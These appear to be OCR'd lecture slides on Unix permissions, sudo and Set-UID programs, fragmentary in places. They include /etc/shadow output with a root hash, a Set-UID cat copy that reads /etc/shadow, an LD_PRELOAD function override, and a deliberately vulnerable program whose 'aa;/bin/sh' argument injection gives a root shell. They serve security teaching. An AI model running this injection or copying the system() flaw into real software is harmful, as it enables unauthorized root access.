Set-UID Programs and Vulnerabilities

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Unix Security Basics

- User ✓
- Group ✓
- Permissions ✓
- Access control list ✓

User and Group

user ID   number


root : 0

Group   xyz: alice, bob, - - -

User and Group Files

❖ /etc/passwd

account database



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
seed:x:1000:1000:Seed,,,:/home/seed:/bin/bash
mysql:x:115:125:MySQL Server,,,:/nonexistent:/bin/false
bind:x:116:126::/var/cache/bind:/bin/false
snort:x:117:127:Snort IDS:/var/log/snort:/bin/false
ftp:x:118:128:ftp daemon,,,:/srv/ftp:/bin/false
```

user

original pw


Seed : x : ~~1000~~ : 1000

readable

not writable

/etc/shadow


❖ /etc/group



```
dialout:x:20:
fax:x:21:
voice:x:22:
cdrom:x:24:seed
floppy:x:25:
tape:x:26:
sudo:x:27:seed
audio:x:29:pulse
```

Permissions

rw- r-- r--   seed



```
seed@ubuntu:~$ ls -l
total 64
drwxrwxr-x  5 seed seed 4096 Jul  7 09:31 ace2016_network
drwxr-xr-x  3 seed seed 4096 Jun 14 22:14 Desktop
drwxr-xr-x  3 seed seed 4096 Dec  9  2015 Documents
drwxr-xr-x  2 seed seed 4096 Sep 17  2014 Downloads
drwxrwxr-x  6 seed seed 4096 Sep 17  2014 elggData
-rw-r--r--  1 seed seed 8445 Aug 13  2013 examples.desktop
drwxrwxr-x 13 seed seed 4096 Aug 10 05:30 labs
drwxr-xr-x  2 seed seed 4096 Aug 13  2013 Music
drwxr-xr-x 24 root root 4096 Jan  9  2014 openssl-1.0.1
drwxr-xr-x  2 seed seed 4096 Jun 12 19:15 Pictures
drwxr-xr-x  2 seed seed 4096 Aug 13  2013 Public
drwxr-xr-x  2 seed seed 4096 Aug 13  2013 Templates
-rwxrwxr-x  1 seed seed  119 Jun 14 11:12 user2.desktop.desktop
drwxr-xr-x  2 seed seed 4096 Aug 13  2013 Videos
```

owner   group

r: read
w: write
x: exeate / folder: enter

6   4   ~~4~~ 5

110, 100, 10~~0~~

-rw- r-- r--

owner   group   others

chmod 644 file

The Sudo Command


❖ Run the sudo command

```
seed@ubuntu:$ head /etc/shadow
head: cannot open `/etc/shadow' for reading: Permission denied
seed@ubuntu:$ sudo head /etc/shadow
[sudo] password for seed:
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/
h/pDyc5U1BWOzkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
man:*:15749:0:99999:7:::
```

seed.

sudo group

❖ The /etc/sudoer file




```
# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
seed@ubuntu:~$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),
46(plugdev),109(lpadmin),124(sambashare),130(wireshark)
```

The Need for Privileged Programs

/etc/shadow

Password Dilemma: How to Change Password?



```
seed@ubuntu:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1320 Jan  9  2014 /etc/shadow
```

1 put a request

2 write a program X: seed

1

: give a temp permission


2

restrict

root

Set-UID

Privileged Programs



```
seed@ubuntu:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1320 Jan  9  2014 /etc/shadow
seed@ubuntu:~$ passwd
Changing password for seed.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
seed@ubuntu:~$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1320 Sep  6 11:34 /etc/shadow
```

process

~~UID: seed~~

real UID: seed

eff UID: 0

/etc/shadow

temp power

1

2 restricted

The Untold Superman Story

superpeople

chip


How Set-UID Programs Work

Turn a Program Into a Set-UID Program

root

```
chmod 4755 prog   : enable the set-UID bit
chown root prog   : change the ownership
```

Example of Set-UID Program



```
seed@ubuntu:~$ cp /bin/cat ./mycat
seed@ubuntu:~$ sudo chown root mycat
seed@ubuntu:~$ ls -l mycat
-rwxr-xr-x 1 root seed 46764 Aug 25 18:34 mycat
seed@ubuntu:~$ mycat /etc/shadow
mycat: /etc/shadow: Permission denied
seed@ubuntu:~$ sudo chmod 4755 mycat
seed@ubuntu:~$ ls -l mycat
-rwsr-xr-x 1 root seed 46764 Aug 25 18:34 mycat
seed@ubuntu:~$ mycat /etc/shadow
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xwh/pDyc5U1BWOzkWh7T9ZGu.:1593
3:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
games:*:15749:0:99999:7:::
man:*:15749:0:99999:7:::
```

chmod 4755 mycat

Set-UID bit — 100

111 101 101

ruid: seed

euid: 0

passwd

Exercise

Somebody gives you a chance to use his Unix account, and you have your own account on the same system. Can you take over this person's account in 10 seconds?

What Can Go Wrong in a Program?

An Attack on Superman's Program

Another Attack on Superman's Program

Attack Surfaces

Risk Analysis: Attack Surface

Attacks via Environment Variables, Part 1

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

PATH Environment Variables



```
#include <stdlib.h>
int main()
{
   system("cal");
}
```

IFS Attacks


What Is Dynamic-Link Library?



```
seed@ubuntu:$ gcc -o hello_dynamic hello.c
seed@ubuntu:$ gcc -static -o hello_static hello.c
seed@ubuntu:$ ls -l
-rw-rw-r-- 1 seed seed     68 Dec 31 13:30 hello.c
-rwxrwxr-x 1 seed seed   7162 Dec 31 13:30 hello_dynamic
-rwxrwxr-x 1 seed seed 751294 Dec 31 13:31 hello_static
```


Shared Library

❖ The ldd command



```
NAME
       ldd - print shared library dependencies

SYNOPSIS
       ldd [OPTION]...  FILE...

DESCRIPTION
       ldd  prints  the  shared  libraries  required by each program or shared
       library specified on the command line.
```


❖ Run ldd on a binary




```
void main()
{
   printf("Hello World\n");
}
seed@ubuntu:$ ldd a.out
        linux-gate.so.1 =>  (0xb7fff000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e42000)
        /lib/ld-linux.so.2 (0x80000000)
```

LD_PRELOAD

❖ How LD_PRELOAD affects Dynamic-Linked Library




```
void main()
{
   printf("Hello World\n");
   sleep(2);
}
seed@ubuntu:$ unset LD_PRELOAD
seed@ubuntu:$ ldd a.out
        linux-gate.so.1 =>  (0xb7fff000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e42000)
        /lib/ld-linux.so.2 (0x80000000)
seed@ubuntu:$ a.out
Hello World
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.7
seed@ubuntu:$ ldd a.out
        linux-gate.so.1 =>  (0xb7fff000)
        ./libmylib.so.7 (0xb7ffa000)
        libc.so.6 => /lib/i386-linux-gnu/libc.so.6 (0xb7e3f000)
        /lib/ld-linux.so.2 (0x80000000)
seed@ubuntu:$ a.out
Hello World
I am not sleeping!
```



```
seed@ubuntu:$ more sleep.c

#include <stdio.h>
void sleep(int s)
{
   printf("I am not sleeping!\n");
}
```


How LD_PRELOAD Affects Set-UID Programs

❖ Experiment



```
seed@ubuntu:$ cp /usr/bin/env ./myenv
seed@ubuntu:$ sudo chown root myenv
[sudo] password for seed:
seed@ubuntu:$ sudo chmod 4755 myenv
seed@ubuntu:$ ls -l myenv
-rwsr-xr-x 1 root seed 22060 Dec 27 09:30 myenv
```

❖ Difference



```
seed@ubuntu:$ export LD_PRELOAD=./libmylib.so.1.0.1
seed@ubuntu:$ export LD_LIBRARY_PATH=.
seed@ubuntu:$ export LD_MYOWN="my own value"
seed@ubuntu:$ env | grep LD_
LD_PRELOAD=./libmylib.so.1.0.1
LD_LIBRARY_PATH=.
LD_MYOWN=my own value
seed@ubuntu:$ myenv | grep LD_
LD_MYOWN=my own value
```

Attacks via Explicit User Inputs

Set-UID root

Normal user

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

int main(int argc, char *argv[])
{
  char *cat="/bin/cat";

  if(argc < 2) {
    printf("Please type a file name.\n");
    return 1;
  }

  char *command = malloc(strlen(cat) + strlen(argv[1]) + 2);
  sprintf(command, "%s %s", cat, argv[1]);
  system(command);
  return 0 ;
}
```

Alice

catall filename

argv[1]

$ catall "any;/bin/sh"

argv[1]

/bin/cat filename

command

you type

#/bin/cat

any; gedit file

/bin/sh command

system( )

/bin/dash -p

zsh

/bin/sh → /bin/dash

VM16.04


dash ✓

bash ✓

VM12.04


dash ✗

bash ✓





```
seed@ubuntu:~/work/setuid$ catall /etc/shadow | head -n 5
root:$6$012BPz.K$fbPkT6H6Db4/B8cLWbQI1cFjn0R25yqtqrSrFeWfCgybQWWnwR4ks/.rjqyM7Xw
h/pDyc5U1BWOzkWh7T9ZGu.:15933:0:99999:7:::
daemon:*:15749:0:99999:7:::
bin:*:15749:0:99999:7:::
sys:*:15749:0:99999:7:::
sync:*:15749:0:99999:7:::
seed@ubuntu:~/work/setuid$ catall "aa;/bin/sh"
/bin/cat: aa: No such file or directory
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm),24(cdrom),27(su
do),30(dip),46(plugdev),109(lpadmin),124(sambashare),130(wireshark),1000(seed)
#
```

Secure Way to Invoke External Programs



